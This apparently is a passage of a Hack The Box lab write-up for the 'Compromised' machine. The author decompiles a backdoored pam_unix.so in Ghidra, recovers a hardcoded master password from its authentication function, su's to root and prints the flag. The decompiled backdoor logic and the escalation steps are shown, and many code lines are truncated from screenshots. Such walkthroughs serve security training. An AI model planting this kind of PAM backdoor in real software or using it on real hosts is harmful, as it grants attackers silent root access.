
Import /root/HTB/Boxes/Compromised/pam_unix.so

```
Format: Executable and Linking Format (ELF)
Language: x86:LE:64:default:gcc
estination Folder: compromised:/
Program Name: pam_unix.so
```

I searched for a keyword backdoor which returned and interesting result. The function returned literally has a char that says backdoor




```

/* WARNING: Could not reconcile some vari

int pam_sm_authenticate(pam_handle_t *pam

{
  ulong uVar1;
  uint ctrl;
  int iVar2;
  int iVar3;
  char *prompt1;
  int *__ptr;
  uint uVar4;
  long in_FS_OFFSET;
  char *name;
  void *p;
  char backdoor [15];
  byte local_40;
```


Decompile: pam_sm_authenticate - (...

```
  uint uVar4;
  long in_FS_OFFSET;
  char *name;
  void *p;
  char backdoor [15];
  byte local_40;

  uVar1 = *(ulong *)(in_FS_OFFSET + 0x28);
  local_40 = (byte)uVar1;
  ctrl = _set_ctrl(pamh,flags,(int *)0x0,(int *)0x0,
  uVar4 = ctrl & 0x40000;
  if (uVar4 == 0) {
    __ptr = (int *)0x0;
  }
  else {
    __ptr = (int *)malloc(4);
  }
  iVar2 = pam_get_user(pamh,&name,0);
  if (iVar2 == 0) {
    if ((name != (char *)0x0) && ((*name - 0x2bU & 0x
      iVar3 = _unix_blankpasswd(pamh,ctrl,name);
      if (iVar3 == 0) {
        prompt1 = (char *)dcgettext("Linux-PAM","Pass
        iVar2 = _unix_read_password(pamh,ctrl,(char *
        if (iVar2 == 0) {
          backdoor._0_8_ = 0x4533557e656b6c7a;
          backdoor._8_7_ = 0x2d326d3238766e;
          local_40 = 0;
```

I right clicked the value RAX,0x4533557e656b6c7a inside Listing and went to CONVERT > Char Sequence


SCREENSHOT EVIDENCE OF STEP



```
00103195 48 b8 7a      MOV     RAX,0x4533557e656b6c7a
         6c 6b 65
         7e 55 33 45
0010319f 48 8d 74      LEA     flags=>
         24 19
001031a4 48 89 44      MOV     qword p
         24 19
001031a9 48 b8 6e      MOV     RAX,0x2
         76 38 32
         6d 32 2d 00
001031b3 48 89 44      MOV     qword p
         24 21
001031b8 4c 89 ff      MOV     pamh,R1
001031bb e8 00 f1      CALL    strcmp
         ff ff
001031c0 85 c0         TEST    EAX,EAX
001031c2 89 c3         MOV     EBX,EAX
001031c4 75 2c         JNZ     LAB_001

                   LAB_001031c6
001031c6 48 c7 44      MOV     qword p
         24 10 00
         00 00 00
```

This converted the value into the clear text password

SCREENSHOT EVIDENCE OF RESULT



```
00103195 48 b8 7a      MOV     RAX,"zlke~U3E"
         6c 6b 65
         7e 55 33 45
```


I was able to use this password to su as the root user

```
# Commands Executed
su root
Password: zlke~U3Env82m2-
```

I was then able to read the root flag

```
# Commands Executed
cat ~/root.txt
# RESULTS
a7dd7ef6ea89843feec66aa801aa9b72
```

SCREENSHOT EVIDENCE OF ROOT FLAG



```
sysadmin@compromised:~$ su root
Password:
root@compromised:/home/sysadmin# hostname
compromised
root@compromised:/home/sysadmin# id
uid=0(root) gid=0(root) groups=0(root)
root@compromised:/home/sysadmin# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:c6:4b brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.207/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
root@compromised:/home/sysadmin# cat ~/root.txt
a7dd7ef6ea89843feec66aa801aa9b72
```

ROOT FLAG: a7dd7ef6ea89843feec66aa801aa9b72